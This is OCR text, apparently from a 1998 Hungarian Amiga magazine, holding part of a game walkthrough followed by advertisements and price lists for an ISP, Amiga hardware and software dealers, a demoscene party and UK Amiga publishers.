1. Utazzunk el a bal oldali transporterrel és kapjuk fel az ott lévő fegyvert (plasma rifle)
2. Menjünk az aréna jobb felső részébe. Van itt néhány kőoszlop. Nyomjuk meg a jobb szélén az egyiket és lám, megmozdult. Markoljuk fel a nagy lövét és menjünk ki.
1. Na ez egy remek kis hely. Lőjünk, mint egy eszement, mivel ezren lőnek ránk. Esetleg gyorsan fussunk balra és igyuk meg a láthatatlanná tevő folyadékot. Érdekes módon láthatatlanná válunk. Ezek után lőjünk ki mindenkit, aki még maradt és kapjuk fel a kaját, meg a 3 darab kulcsot.
2. Nyissuk ki az ajtókat és vegyük fel a fegyvert (fireblade)
3. Haladjunk át a labirintuson, de közben azért lőjünk le mindenkit, aki mozog (biztos, ami biztos). Menjünk ki jobb felé.

1. Hát, ez az aréna nem sámli. (milyen igaz...) Soksoksok kapcsoló. (sőt, még annál is több)
2. Kapcsoljuk be a felső kapcsolót
3. Menjünk jobbra és kapcsoljuk be a következő kapcsolót ami a fáklya mellett van...
4. Majd azzal próbálkozzunk, ami ez alatt található (click)
5. Ezek után ismét fel, kapcsoljuk az új kapcsolót, majd szedegessük fel az ott fellelhető javakat. Miután ezt megtettük, kapcsoljuk vissza ezt a kapcsolót
6. Menjünk le, és kapcsoljuk be a lenti kapcsolót.
7. Ismét menjünk le és a változatosság kedvéért kapcsoljuk be a még lentebbi kapcsolót
8. Most jobbra és próbálkozzunk az ottani kapcsolóval.
9. Jé, kijutottunk. (nem is volt ez olyan bonyolult, ugye?!? De.)

1. Menjünk a szoba közepére és tapodjunk a transporterre
2. Vegyük fel a fegyvert (géppisztoly) és térjünk vissza. A gépfegyvert egy Killmando nevű tag ellen kell majd hasznosítani, aki pontosan olyan, mint a többi ork, csak sokkal okosabb és sokkal erősebb. Igaz, mi gyengék vagyunk és hülyék, de a fegyver nálunk van.
3. No ha nálunk van, akkor használjuk is... Miután Killmandoból ex-Killmando lesz, akár ki is mehetünk jobbra, de előtte ne felejtsük ott az aranyat sem.

Folyt. köv.

AHOL.COM

Internet szolgáltató (http://ahol.com)

Szolgáltatásaink, díjcsomagjaink:

E-mail Magánszemélyeknek	1. Egy darab E-mail cím (10 MB-nyi tárhely) 2. PPP kapcsolat	800 ft
Hnet-MA Magánszemélyeknek	1. Havi tíz órás teljekörű hozzáférés 2. Egy darab E-mail cím (10 MB-nyi tárhely)	2000 ft
Hnet-MB Magánszemélyeknek	1. Havi korlátlan időtartalmú közvetlen hozzáférés 2. Egy darab E-mail cím (10 MB-nyi tárhely) 3. 2 Mb-nyi hely a szerveren WWW-lap tárolására	4800 ft
Hnet-MK Magánszemélyeknek	1. Havi korlátlan hozzáférés 8:00 és 20:00 között 2. Egy darab E-mail cím (10 MB-nyi tárhely) 3. 2 Mb-nyi hely a szerveren WWW-lap tárolására	3000 ft
Hnet-PC Cégeknek	1. Havi tíz órás teljeskörű hozzáférés 2. 5 Mb-nyi hely a szerveren WWW-lap tárolására 3. Két darab E-mail cím (egyenként 10 MB-nyi tárhely)	5000 ft
Hnet-Pro Cégeknek	1. Havi korlátlan időtartalmú közvetlen hozzáférés 2. 10 Mb-nyi hely a szerveren WWW-lap tárolására 3. Öt darab E-mail cím (egyenként 10 MB-nyi tárhely)	10000 ft
Reklám az interneten	1. 10 Mb-nyi hely a szerveren WWW-lap tárolására	4000 ft
WWW Szolgáltatások	1. WWW-lap készítése	
	- Főlap készítése (1 logo, 1 ábra A4 terjedelmű szöveg választott háttérszín, 5 link)	15000 ft
	- További lapok készítése (1 ábra, A4 terjedelmű szöveg, választott háttérszín, 2-3 link)	5000 ft
	2. WWW-lap havi karbantartási díja	500 ft
	3. WWW szerver üzemeltetése telephelyünkön	10000 ft
	- Havi üzemeltetési költség	25000 ft
	4. Regisztráció kereső szerverekbe	
Plussz szolgáltatások	1. További E-mailek igénylése (db/hó)	500 ft
	2. További WWW tárolóhely igénylése (1 MB-onként)	500 ft
	3. Bejövő E-mailek faxon történő továbbítása	
	- Havi díj (Plussz 20 ft oldalankénti díj)	5000 ft
	4. Helyi mail szerver installálása	
Domain név regisztrálás	1. Com, Net Domain alá	10.000 Ft + 100 USD
	2. Hu Domain alá	15000 ft
	- Elsődleges és másodlagos DNS szerver biztosítása havonta	5000 ft
	3. Cégnév.ahol.com alá	1000 ft
	- Elsődleges és másodlagos DNS szerver biztosítása havonta	2000 ft

Áraink nettó árak, a 25% Áfa-t nem tartalmazzák.

Előfizetés köthető.

Balati Computers XIV. Thököly utca 88. Tel: 341-53-43 E-mail: Balati@ahol.com
Rilla e.c. VI Vörösmarty utca 58./A. Tel: 302-51-72 E-mail: Rilla@ahol.com
Titán Soft VIII. Békési utca 2. Tel: 266-08-26 E-Mail: Tsinfo@ahol.com
Iroda XI. Fegyvernek utca Tel: 204-72-75 E-Mail: info@ahol.com

Az AMIGAonly Hivatalos Szolgáltatója
(http://amigaonly.ahol.com)

AMIGA CD ÍRÁS

XIV. KERÜLET GÉZA U. 82.

Telefon: 403-9383

AMIGAonly **#9, #10 kapható**

GADGET COMPUTER Bt.

Bizományi árlista

AMIGA:

A3000 2/3RAM, 030/25, 882/25, 200Mb SCSI HDD, Vortex 386SX kártya	100000.-
A1200 HDD kábelek	35000.-
A500	9000.-
A3640 CPU kártya (68040/25MHz) V3.1 A3000/A4000-be	35000.-
A2088 PC XT emulátor kártya kit (+360FDD)	9000.-
Action Replay A2000-es be MK-III leírás stb.	4000.-
Action Replay A500-es be MK-III	4500.-
IDE HDD kontroller A500-ba	5000.-
2Mb RAM bov. A500-ba belsõ!	8000.-
B1230 IV Blizzard '030/50Mhz turbó kártya, RAM böv.	30000.-
PC táp Amigához (régi táp kábele szükséges)	4800.-
Genlock (Electronic Design)	30000.-
RockGen+ Genlock	35000.-
HC Deluxe Videostudio - Genlock	52000.-
Auto Fade, Picture adjust, S-VHS/CVBS in/out, RGB in/out stb	
SONY Betascam SP (Video magnó)	300000.-
UVW1700G RGB tip. R-Y,B-Y,Y/R,G,B/S-VHS be/ki, NTSC	
RGB splitter digitalizállóhoz	15000.-
JVC RGB splitter bármilyen Video jelbõl RGB	25000.-
Commodore 1901 video, RGB, Monitor (Mono Hang)	12000.-
NEC Multisync 3D Monitor Multiszinkron: PAL, VGA, S-VGA	28000.-
SONY 20" Monitor	120000.-
Csak 1024x768 vagy 1152x873 felbontást ismeri! Kábelekkel együtt. 1év garancia!	
SONY 17" Monitor (Multsync SVGA)	55000.-
A500 TV Modulátor	3500.-

MACINTOSH:

SONY 20" Monitor	120000.-
Csak 1024x768 vagy 1152x873 felbontást ismeri! Kábelekkel együtt. 1év garancia!	

EGYEBEK:

SONY Betascam SP (Video magnó)	300000.-
UVW1700G RGB tip. R-Y,B-Y,Y/R,G,B/S-VHS be/ki, NTSC	
PANSONIC M10 Video Kamera	120000.-
VHS hordozható magnó / felíratozó	
SONY 20" Monitor	120000.-
Csak 1024x768 vagy 1152x873 felbontást ismeri! Kábelekkel együtt. 1év garancia!	
Fujitsu 400Mb 3.5" SCSI Winchester	5000.-
Quantum 420Mb 3.5" SCSI Winchester	5000.-
Segate 1G7b 3.5" IDE Winchester 3ho gar.	23000.-
Maxtor 2Gb 3.5" IDE Winchester	28000.-
OKI PAGE 4W LED lezer nyomtató	55500.-
-600DPI felbontás 4 lap/perc nyomtatási sebesség kis alapterület (kissebb mint egy A4-es lap)	
Cannon BJ20 Tintasugaras nyomtató	18000.-
DELL PCMCI Ethernet kártya (kábel nélkül)	15000.-
10db C64 játékok lemezen	1250.-
UPS 24v/ 220V rosszak az akujai (2db 12V-os) 220W	7000.-
UPS 220W	12000.-
IBM InfoWindow II	20000.-
terminál (PS2 bill., PS2 egér, nélkül!) pl.:AS400-hoz	

A bizományos árúk 3 nap garanciával! Az árak irányárak! A fenti alkatrészeket megrendelheti e-mail-en, telefonon, faxon. Ha a fentiektõl eltérõ hardware elemekre van szüksége, akkor kérjen tájékoztatást.

fuCk-Ya party #1.

csokonai mûvelõdési otthon
1998 december 5-6
szombat 9tõl vasárnap 9ig
belépõ:
500 Ft. elõvétel / 1000 Ft. helyszinen

- amiga, c64 compok
- dijak
- pcfree ('ofcoz :)

jegyrendelés:

Telefonon: **bakos róbert:** 06-20-9730412
zorba: 3032238 0-24ig hposta
chris: 2872952

email: *kovacsl@koranyi.hu*
ratman@mosogep.rulez.org
fifteen_lr@mail.matav.hu


személyesen: ***fuCk-Ya klubban***
1085 bp kölcsey utca 2. guttenberg mûv ház
szerdánként 17-21ig

irc: #amigahu

SADENESS SOFTWARE

HTTP://WWW.SADENESS.DEMON.CO.UK

AMIGA, MAC & PC PRODUCTS:



The Hidden Truth

Women on The Web

Women on The Web: EXPOSED

AMIGA CDROM PRODUCTS:

AGA Experience Volume 2.

AGA Experience Volume 3.

Utilities Experience Volume 1.

Addr.: 13 RUSSEL TERRACE, MUNDESLEY
NORFOLK, NR11 8LJ UK

AMIGA CDROM GAME:

onEscapee
(InVictus Team)

FUTURE AMIGA CDROM GAMES:

Foundation

Forgotten Forever

Dafel: Bloodline

Vulcan Software Limited

AMIGA PUBLISHING COMPANY


HTTP://WWW.VULCAN.CO.UK

VULCAN SOFTWARE LTD.
VULCAN HOUSE, 72 QUEENS ROAD,
FUCKLAND, PORTSMOUTH,
HANTS PO2 7NA ENGLAND UK

APC&TCP

Available:

- DigiBooster Pro
- Marblelous
- Marblelous 2.
- Kargon
- Jaktar
- Testament
- Flyin High
- Flyin High Data Disk 1-2
- MegaBlast
- Gunbee F-99
- Forest Dumb Forever
- Pinball Brain Damage
- Pinball Brain Damage CD-ROM
- APC&TCP CD-ROM Volumes 1,2,3,4,5,6



Coming Soon:

- Phoenix
- Phoenix CD-ROM
- Testament 2
- Seaside
- Dekubi CD-ROM
- Games Attack CD-ROM
- AMIGA Times CD-ROM
- The Best Of Scene Archives
- Skimmers
- Pulsator

And many more...

http://home.chiemagu.com/apc&tcp

TELJESKÖRŰ NYOMDAIPARI SZOLGÁLTATÁS

Könyvek, folyóiratok

Névjegyek, meghívók

Üdvözlőkártyák

Szórólapok

Prospektusok

Öntapadós matricák

Egyéb nyomtatványok

1143 Bp., Hungária krt. 136. I. 14.

Tel./Fax: 252-2647

Mobil: 06 209 26 32 31

TERVEZÉSTŐL A KÉSZ NYOMTATVÁNYIG

WOLF PRINT

GADGET COMPUTER Bt.

nyitvatartási idõ:
hétköznap 9 - 13, 15 - 18
szombaton 9 - 12

Szentes, Ady E. u.1 H-6600

Tel.:(63) 313-367 *e-mail:gadget@mail.datanet.hu* *fax.:(63) 444-012*

Alapgépek:

AMIGA 1200 (használt) - kérjen ajánlatot	35000.-
AMIGA 4000 (használt) - kérjen ajanlatot	210000.-

AMIGA monitorok:

Sony 17" multisync. VGA 1600x1280	152500.-

AMIGA turbókártyák:

Blizzard SCSI II kontroler	24000.-
Cyb. MK-III foglalat a '060/50 UW-SCSI	83000.-
Cyb. MK-III 68060/50MHz/ UW-SCSI	172000.-
MC68882 Koprocesszor (PGA tok. 50MHz)	9500.-
MC68030 Processzor (PGA tok. 50MHz)	28000.-
MC68040 Processzor (PGA tok. 40MHz)	38000.-

A1200-be való Power UP kártyák:
Az e+-os kartyakon Fast SCSI-II-es csatoló is talalhato!

Blizzard 603e 160MHz 040/25	113000.-
Blizzard 603e 160MHz LC040/25	119000.-
Blizzard 603e 200MHz 040/25	147000.-
Blizzard 603e 240MHz 040/25	177000.-
Blizzard 603e+ 160MHz 040/25	147000.-
Blizzard 603e+ 200MHz 040/25	174000.-
Blizzard 603e+ 200MHz 060/50	287000.-
Blizzard 603e+ 240MHz 040/25	203000.-
Blizzard 603e+ 240MHz 060/50	316000.-

A3000(T) és A4000(T) való Power Up kártyák:
Minden kartyan Ultra - Wide SCSI csatoló is talalhato!

CyberStorm PPC 180Mhz 040/25	178000.-
CyberStorm PPC 180Mhz 060/50	252000.-
CyberStorm PPC 200MHz 040/25	261000.-
CyberStorm PPC 200MHz 060/50	352000.-
CyberStorm PPC 233MHz 040/25	282000.-
CyberStorm PPC 233MHz 060/50	372000.-

A1200 Torony bõvítések az Atéo koncepció:

Az Ateo Busz nem Zorro Busz kompatibilis, viszont olcsóbb annál es minden Zorro buszos bõvites megtalálhato a koncepcioban. A bõvitesek teljesen Amiga kompatibilisek. A Busz sebbessége >9Mb/s. Természetesen minden Amiga1200 turbokartya hasznahato a koncepciotermékeivel!

A1200 torony (200W Tap.+PC bill. ill.+PC bill+doc)	59000.-
Atéo Bus (4 slot)	72000.-
Pixel64 video kártya (Cirrus Logic CG5434)	35000.-
Multi I/O kartya (2x115kb/s ser., 2xpar. por)	21500.-
Ethernet kártya (10Mb/s BNC/RJ45/AUI csat.,32kb c)	21500.-
SCSI-II kartya (256b vagy 32kb cache)	21500.-
IDE kartya (2xIDE port)	21500.-
16bites Hang kártya (FM s.,2 16bit., 32 hang, MIDI IO	53000.-

Grafikus kártyák:

CyberVision PPC 8Mb SGRAM	66000.-
BVision PPC 4Mb SGRAM	55000.-
telj. 80mil 3D pixel vagy 1M. Poly/s / felb.: 1600x1200 24bit, 72Hz	
Picasso II+ 2Mb RAM Z-II/Z-III	53000.-
Piccolo 5 VHS videokimenet a PIC.-hoz	45200.-
Picasso IV 4Mb RAM Z-II/Z-III Multimedia kártya	106000.-
Concierto IV Hangkártya a PIV-hez.	62000.-
Pablo IV V.kimeneti kartya a PIV-hez. (S-VHS, Comp.)	40000.-
Paloma IV Tuner és video bemenet kártya a PIV-hez.	62000.-

Memória: Napi áron!

Egyéb kártyák, kiegészítõk:

Delfina hangkartya DSP, Crystal CS4231A 48kHz	104000.-
Buddha IDE kártya Z-II	17000.-
Ariadne Ethernet kartya Z-II/Z-III +2 parhuzamos port!	56500.-
ConneXion 10Mbit Ethernet kártya	54200.-
Graffito 24 (S-VHS) videó digitalizaló	54000.-
PCMCIA adapter a Graffito 24-hez	36000.-
Multi I/O kartya Z-II/Z-III	39500.-
A 500 memória bõvitõ 512Kb+óra	5000.-
4 IDE adapter A1200/A4000	2500.-
PC bill. illesztõ	5000.-
Midi interface	6000.-
Wizard eger, 3 gombos, 560dpi ideális grafikuskartyához,	7200.-
Primax egér, 2 gombos	3800.-
Belsõ floppy, 880Kb (Sony)	5000.-
Külsõ floppy, 880Kb (használt)	6000.-
Külsõ floppy, 1,7Mb	17000.-
Hang digitalizáló	6000.-
SCSI külsõ (25 D-SUB) -> SCSI belsõ (50p szallag kabel)	2500.-
SCSI külsõ (25 D-SUB) -> SCSI (centronics 50p)	3800.-
SCSI belsõ 3 csatlakozós (50p)	2800.-
UW-SCSI belsõ (3xHPDB68M)	3500.-
UW-SCSI belsõ (5xHPDB68M)	4300.-
SCSI passzív terminátor (HPDB50M)	1800.-
UW-SCSI aktiv terminator (HPDB68M)	10500.-
UW-SCSI passzív terminátor (HPDB68M)	2700.-
Modem, külsõ 33600	10800.-
Modem, külsõ 56000	16500.-

Winchesterek:

1.7 Gb Seagate, IDE UDMA	23000.-
2.1 Gb Seagate IDE UDMA	25200.-
2.1 Gb Quantum FireBall SE IDE UDMA	26500.-
3.2 Gb Quantum IDE UDMA	32900.-
6.5 Gb Quantum ST IDE UDMA	26500.-
2.1 Gb Quantum SCSI	50000.-
2.3 Gb Quantum Atlas-II UW-SCSI 8ms/512kb/7200/5 év gar	80000.-
4.3 Gb Quantum Atlas-II UW-SCSI 8ms/512kb/7200/5 ev gar.	105000.-

SCSI perifériák:

NEC 4xCD ROM	16800.-
NEC 6xCD ROM külsõ	28000.-
Panasonic 8xCD ROM	28900.-
Toshiba 12xCD ROM	46400.-
CD írók:	
Sony 2xW/ 6xR	75000.-
Yamaha 4xW/ 6xR	125000.-

Cserélhetõ winchesterek:

Syquest 200Mb belsõ	73000.-
Syquest 200Mb lemez	10000.-
IOMEGA ZIP 100Mb + lemez	35000.-
IOMEGA ZIP lemez	2900.-
IOMEGA JAZ 1Gb + lemez	80000.-
IOMEGA JAZ lemez	20000.-

Folyóiratok, könyvek:

Az Amiga programozasa C es Assembly nyelven	1450.-
Amiga programozasi konyv lemez melleklettel.	
Amiga Format (Angol) 10/97+CD 11/97+CD	3500.-
Amiga Magazin (Német) 9/97+Lemez 11/97 12/97	2100.-
AMIGAonly (Magyar) 1 2 7 8 9 10	250.- / 300.-
Amiga Plus (Német) 9/97+Lemez	2500.-
Amiga Special (Nemet) 2,3/98+Lemez	1900.-

Szoftverek:

Adorage V2.5	*55559.-*
Aminet	*4661.-*
Aminet Set	*11000.-*
Animage	*46424.-*
Art Effekt 2.0	*55559.-*
Burn It CR-ROM iro	*38966.-*
Cartoon Clip Art	*9136.-*
ClariSSA Pro.	*79983.-*
Diavolo Backup	*18271.-*
DiskSalv III	*14729.-*
DO IT	*7271.-*
DO IT Vol.2	*14729.-*
Draw Studio	*35237.-*
Eric Schwartz CD	*9136.-*
Euro CD (PD gyûjt.)	*5407.-*
Final Copy II	*14729.-*
Final Writer	*33373.-*
Fun Clips 1 (300 Clip)	*7271.-*
Fun Clips 2 (300 Clip)	*7271.-*
Gateway	*3542.-*
Geek Gadget II	*5407.-*
Hollywood Studio	*9136.-*
Kang Fu	*11000.-*
Kara Coltection III	*14729.-*
Light ROM Vol.4	*16593.-*
Lightwave 4.0	*353863.-*
LS Dictionary 3	*4288.-*
Magic Publisher	*14729.-*
Maxon Atlas	*14729.-*
Maxon Cinema 4D Pro.	*89305.-*
Maxon Tools	*18271.-*
Meeting Pearl	*2797.-*
Miami (Internet prg)	*20322.-*
MonumentD.Pro3	*111678.-*
Monument Titler	*37102.-*
MutiTerm Kit	*27780.-*
Network CD	*9136.-*
Personal Paint 7.1 CD	*18458.-*
Picture Manager	*18271.-*
Pro Video II	*12864.-*
Scala MM 400	*34500.-*
Sigfried Alpha	*14729.-*
Sigfried AntiVirus	*14729.-*
Sigfried Copy	*14729.-*
Space And Astronomy	*11000.-*
Streckenplaner	*11000.-*
Tele Info II	*11000.-*
Turbo Print Prof.	*27780.-*
Video Stage Pro.	*3729.-*
Weird S. Anim(2CD)	*11000.-*
Weird Sience Clip Art	*7271.-*
Weird Sience Fonts	*7271.-*
Weird S Sounds (2CD)	*11000.-*
Wordworth Office	*29644.-*
Workbench Designer	*7271.-*
X-Paint IV	*17712.-*

http://www.szentes.hu/partnerek/gadget

PC Pince

9400 Sopron Erzsébet utca 15.
Telefon: (99) 312-522; (20) 9446-727
E-Mail: pcpince@syneco.hu
HTTP://www.syneco.hu/market/pc_pince

PPC turbokártyák

Amiga 1200

Blizzard 603e 160MHz 40/25LC	89000
Blizzard 603e 160MHz 40/25 FULL	97000
Blizzard 603e 160MHz 60/50	184000
Blizzard 603e 200MHz 40/25LC	114000
Blizzard 603e 200MHz 40/25 FULL	126000
Blizzard 603e 200MHz 60/50	209000
Blizzard 603e 240MHz 40/25LC	139000
Blizzard 603e 240MHz 40/25 FULL	152000
Blizzard 603e 240MHz 60/50	234000
Blizzard 603e+ 160MHz 40/25LC	116000
Blizzard 603e+ 160MHz 40/25 FULL	124000
Blizzard 603e+ 160MHz 60/50	209000
Blizzard 603e+ 200MHz 40/25LC	138000
Blizzard 603e+ 200MHz 40/25 FULL	147000
Blizzard 603e+ 200MHz 60/50	228000
Blizzard 603e+ 240MHz 40/25LC	166000
Blizzard 603e+ 240MHz 40/25 FULL	176000
Blizzard 603e+ 240MHz 60/50	228000

A 603e+ sorozat tagjai FAST SCSI II-es vezérlővel rendelkeznek.

phase 5
DIGITAL PRODUCTS

A3-4000

Cyberstorm MKIII 60/50, UW SCSI	178000
CyberstormPPC 180MHz 40/25 FULL	178000
CyberstormPPC 180MHz 60/50	249000
CyberstormPPC 200MHz 40/25 FULL	218000
CyberstormPPC 200MHz 60/50	279000
CyberstormPPC 233MHz 40/25 FULL	234000
CyberstormPPC 233MHz 60/50	299000

A Cyberstorm kártyákon UltraWide SCSI vezérlő található.

68k Turbokártyák

Blizzard 1230-IV (használt)	br.36.000
RCA 1200 bővítő kopr. opc. haszn.	br.8.000
Turbo51230-MK3/40MHzMMUFPU opc.	19800

Grafikus kártyák

BVisionPPC	hívj!
CyberVisionPPC	hívj!
Picasso IV	hívj!
Picasso kiegészítők	hívj!

VILLAGE TRONIC

MicronIK

Micronik termékek

Torony és zorro busz (Z-II & Z-III) minden amigához

Külső és belső scandoubler Amiga 1200-hoz (minden felbontás megjelenik egy pc-s monitoron is)

RBM termékek

Towerhawk 1200 EX torony Amiga 1200-hoz
Onboard Zorro busz bővítő Amiga 1200-hoz
Onboard. Towerhawk A4000-hez
IOBlix soros és párhuzamos port bővítő.
hálózati kártya, AT busz (PIO Mode 4, 16MB/sec!) vezérlő alap Amiga 1200-eshez

rbm

ATEO torony, Pixel64 grafikus kártya, háló- és hangkártya Amiga 1200-hoz

Atéo Concepts

Amiga Writer, Pagestream 3.4, Drawstudio 2, Arteffect 3, Wacom tablet,

HAAGE&PARTNER

Tornado 3D PPC, Fontmachine 3.2, XDVE 3.5, Netconnect 2, STFax, Fusion, PCX, StormC

Titan COMPUTER

Evil's Doom (99 jan.), Claws of the Titan PPC, Fantastic Dreams PPC, Candy Factory Pro PPC, Art Studio PPC, Elastic dreams, Settlers 2 (99 januártól)

SCHATZTRUHE

Directory Opus Magellan II, Dopus Plus, LINUX 5.1, Envoy 3, PFS2, Studio Professional 2.2, Aminet Set 1-7, Aminet 1-28, Superview productivity, CybergraphX v4

17"-es, használt SONY és BELINEA monitorok már 45.000 Ft-tól

Egér, joystick, AMIGA egérpad, billentyűzet- és VGA adapter, scannerek, nyomtatók amiga driverrel, memória, CD ROMok, CD írók, merevlemezek napi áron!

powered by AMIGA